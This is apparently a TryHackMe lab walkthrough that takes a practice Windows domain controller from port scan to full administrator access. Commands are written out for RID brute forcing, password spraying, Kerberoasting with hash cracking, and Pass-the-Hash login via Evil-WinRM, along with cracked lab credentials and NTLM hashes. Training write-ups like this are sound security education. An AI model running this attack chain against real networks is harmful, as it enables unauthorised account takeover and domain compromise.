TryHackMe: Soupedecode 01 Walkthrough


Introduction
Test your enumeration skills on this boot-to-root machine. Soupedecode is an intense and engaging challenge in which players must compromise a domain controller by exploiting Kerberos authentication, navigating through SMB shares, performing password spraying, and utilizing Pass-the-Hash techniques. Prepare to test your skills and strategies in this multifaceted cyber security adventure.
Port Enumeration
As always, the first step was port enumeration to identify exposed services:
1
nmap -sT -p- -vvv -T5 10.65.148.96
Results
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack
88/tcp    open  kerberos-sec     syn-ack
135/tcp   open  msrpc            syn-ack
139/tcp   open  netbios-ssn      syn-ack
389/tcp   open  ldap             syn-ack
445/tcp   open  microsoft-ds     syn-ack
464/tcp   open  kpasswd5         syn-ack
593/tcp   open  http-rpc-epmap   syn-ack
636/tcp   open  ldapssl          syn-ack
3268/tcp  open  globalcatLDAP    syn-ack
3269/tcp  open  globalcatLDAPssl syn-ack
3389/tcp  open  ms-wbt-server    syn-ack
9389/tcp  open  adws             syn-ack
49664/tcp open  unknown          syn-ack
49666/tcp open  unknown          syn-ack
49673/tcp open  unknown          syn-ack
49710/tcp open  unknown          syn-ack
The presence of Kerberos (88), LDAP, and SMB strongly indicates that this host is a Domain Controller. Based on this, I proceeded with domain enumeration.
Domain Enumeration
Given that LDAP and SMB were exposed, I attempted enumeration using both protocols.
SMB Enumeration
1
smbclient -L 10.65.148.96 -N
Results

The output revealed multiple shares, including NETLOGON and SYSVOL, confirming that this system is a Domain Controller.
However, attempts to list the contents of the shares resulted in access denied errors.
This suggested that anonymous access was partially enabled but restricted.

LDAP Enumeration
1
ldapsearch -x -H ldap://10.65.148.96 -s base
- Domain Name:
SOUPEDECODE.LOCAL - Hostname:
DC01.SOUPEDECODE.LOCAL - Naming Context:
DC=SOUPEDECODE,DC=LOCAL
Further LDAP enumeration was not possible, indicating that anonymous LDAP bind is disabled.

Since none of the attack vectors (using null sessions or anonymous)was working i opted for an automated tool - enum4linux-ng
Enum4linux-ng
Since manual enumeration via null sessions and anonymous access was unsuccessful, I used an automated enumeration tool:
1
enum4linux-ng -A 10.65.148.96 -oA results.txt
A key finding from the output was:
1
2
3
4
5
6
7
sessions:
  sessions_possible: true
  'null': false
  password: false
  Kerberos: false
  NTLM: false
  guest: true
This confirms that:
- Null sessions are disabled
- The Guest account is enabled and accessible without a password
RID Brute Forcing

Because the Guest account is allowed to authenticate over SMB, I used it to perform RID brute forcing:
1
crackmapexec smb 10.65.148.96 -u 'guest' -p '' --rid-brute
Why this works (and why other methods didn’t)
- The Guest account is permitted to perform limited SMB operations
- RID brute forcing relies on SID enumeration, which does not require share listing permissions
- Listing shares or using LDAP/RPC requires higher privileges, which Guest does not have
As a result, I successfully obtained a list of domain usernames.
User Enumeration & Password Spraying
I validated the usernames using Kerbrute, which confirmed 315 valid domain users.
AS-REP roasting was attempted but returned no results, indicating that none of the users had DONT_REQ_PREAUTH enabled.
Since no password hints were provided and large wordlists would be noisy, I performed a password spray using usernames as passwords:
1
./kerbrute passwordspray -d SOUPEDECODE.LOCAL --dc 10.65.148.96 valid_users.txt --user-as-pass

This resulted in a valid credential:
1
ybob317@SOUPEDECODE.LOCAL:ybob317
SMB Access with Valid Credentials
Using the newly discovered credentials, I enumerated the Users share:
1
smbclient //10.65.148.96/Users -U 'ybob317%ybob317'
Results

Navigating through the share I was able to retrieve the user flag

Kerberoasting
Kerberoasting targets service accounts that have Service Principal Names (SPNs). These accounts can be requested Kerberos service tickets, which are encrypted using the service account’s NTLM hash and can be cracked offline.
I performed Kerberoasting using Impacket:
1
impacket-GetUserSPNs SOUPEDECODE.LOCAL/ybob317:ybob317 -dc-ip 10.65.148.96 -request -outputfile hashes.txt

The hash for the file_svc service account was extracted and cracked using Hashcat:
1
hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt
Cracked Credential
1
$krb5tgs$23$*file_svc$SOUPEDECODE.LOCAL$SOUPEDECODE.LOCAL/file_svc*$59e7617d0403a512c5f2e7b271940e7a$a179e60fcf7acfebea40e73f78dbae15dbf69705ada2ec741440887fa240131a0ba523aea58a163325cc82c5344a80315ba8faa24ed2df1ceafcf88fe8a0774caef3da8a2f4a332b7bea9df877442cd66c0004a7a9bbf31dae4f3eba8423e3bbce6d42fb46762f75fdf1fbbaeb6a7524430874c07a4741b4b628791d259ccea9d290d4cda6a933b9718f6fac30349e00465c979dd07f097247fddfea5df3168b981b77809e4c71dc6560087f2ca809c26f116b9fdb849da051c08b7a16df8a1d44abcc6f5c0b3cc6c730ddfb7adf06154564d7f85dc2710bd36fae161dd3b4097bef7266042cc73da26c770d8bd8658c22fb061461ba723b29bf1365c1afc11d3fc794248b4eef07541fdf7f7fdec5322101b6065ffb1ab9c383a574a31a9c166abc304844d2f0eaa46008992d58539c71e4f5058db28aba95945ccd41e7c886cb1ab180217107605c928f9de40faf3a1cebb2c383ba96a73ea9f333c89990033facd50480f038f7d1f3d911552a62d963ec7ec3686686facfa85a2ba97977c7d7a4196a52a6fdac8b940f3a042850c827920277440708e9d2afd88624d272a753bb689e1c0bf2cc04a6c445c52c148d83239a50cf86bac5c6cb0fd287f9da885981489352b7d66a68369c8bf1d13687ae41d174e34fbb434ffda3ce0b02ddca7230d33de348114c1beed17a085502a23064e6ee72165c20645a1385d1e4ba246d378e9505a4760b37449dded55f4e1c8daa1e04bca0d89c31219007f27548edf556a2f37c1ab484eba11baa82c18afe2c826e59e3e68b3622a2496af056cae138d2d7bd8b55d3f4a471c3eff5d78e5aaac07339dc9cfb734ac6b1d5a14fc6c1b0000e07dd7f715d7320a89198e712ad4387809a6c5046d72489a568ed3928f0515109f0686e86dfb850bf3f5c52e6d2ec9f785ba466d1abcf42651897de6c1eb9e440b340c42f20de109136f80c22453732e1dbca46c0a17a4b4a63b30df22bb54cd9273eb8afa1c5ec6de56ec9d969d137bce051d36e7bb40a80bdc481c28bf56a0c6732758a33a5644b3d94374cabf2a842003be27e60714ec8d820a8726c106882f7655399d62ecc79753ce77aa7cea6b68caa38095669ba855afb5bb78bf9cdc6973f83e20702072e5bca9a962312e0d407e8467071163f865f7e942521c61115c34d19ff4aa51d3f6fd6a84364306ce4a0229942301c2e9fd68317c79a92fedf2eb32ab017aceafb29978c5a11cacac734998c4ec1e8e45a342fdddb7ac9a0678e4b473153ba076d0162e588d71d3169054ac7ff536b72d450366ffe15889cf10df10162a89255b098ae9aabc805ab40fc68bdcc92f9a13e8625756c58f41bab58d3f74abb0b165acd19767af37e02111ab3e5ef9dc46adee9db9f3578c1762c6d8a1ea3f2cecfd4718d4b744a462ff4b3a5ee55fa34d5a0bf4d1cd60c5c19b7bc9fc16cdc6e19ec5bac66384be885a11a7839e18125736f6237bf802c04:Password123!!
The credentials were validated successfully:
1
crackmapexec smb 10.65.148.96 -u file_svc -p 'Password123!!'

Lateral Movement & Credential Dump
Re-enumerating SMB shares using the file_svc account revealed a file named backup_extract.txt.

This file contained NTLM hashes for multiple computer accounts within the domain:
1
2
3
4
5
6
7
8
9
10
WebServer$:2119:aad3b435b51404eeaad3b435b51404ee:c47b45f5d4df5a494bd19f13e14f7902:::
DatabaseServer$:2120:aad3b435b51404eeaad3b435b51404ee:406b424c7b483a42458bf6f545c936f7:::
CitrixServer$:2122:aad3b435b51404eeaad3b435b51404ee:48fc7eca9af236d7849273990f6c5117:::
FileServer$:2065:aad3b435b51404eeaad3b435b51404ee:e41da7e79a4c76dbd9cf79d1cb325559:::
MailServer$:2124:aad3b435b51404eeaad3b435b51404ee:46a4655f18def136b3bfab7b0b4e70e3:::
BackupServer$:2125:aad3b435b51404eeaad3b435b51404ee:46a4655f18def136b3bfab7b0b4e70e3:::
ApplicationServer$:2126:aad3b435b51404eeaad3b435b51404ee:8cd90ac6cba6dde9d8038b068c17e9f5:::
PrintServer$:2127:aad3b435b51404eeaad3b435b51404ee:b8a38c432ac59ed00b2a373f4f050d28:::
ProxyServer$:2128:aad3b435b51404eeaad3b435b51404ee:4e3f0bb3e5b6e3e662611b1a87988881:::
MonitoringServer$:2129:aad3b435b51404eeaad3b435b51404ee:48fc7eca9af236d7849273990f6c5117:::
Each entry included the corresponding RID and NTLM hash, making them suitable candidates for a Pass-the-Hash attack.
I extracted the computer account names and their hashes into separate files and tested them for valid authentication using Pass-the-Hash:
1
nxc smb 10.65.148.96 -u account_names.txt -H account_hashes.txt --continue-on-success
This resulted in a successful authentication using the following account:

Since the FileServer$ computer account is a local administrator on the Domain Controller, I used Pass-the-Hash to establish a session via Evil-WinRM:
1
evil-winrm -i 10.65.148.96 -u 'FileServer$' -H 'e41da7e79a4c76dbd9cf79d1cb325559'

This granted administrative access, allowing me to retrieve the root.txt flag and fully compromise the system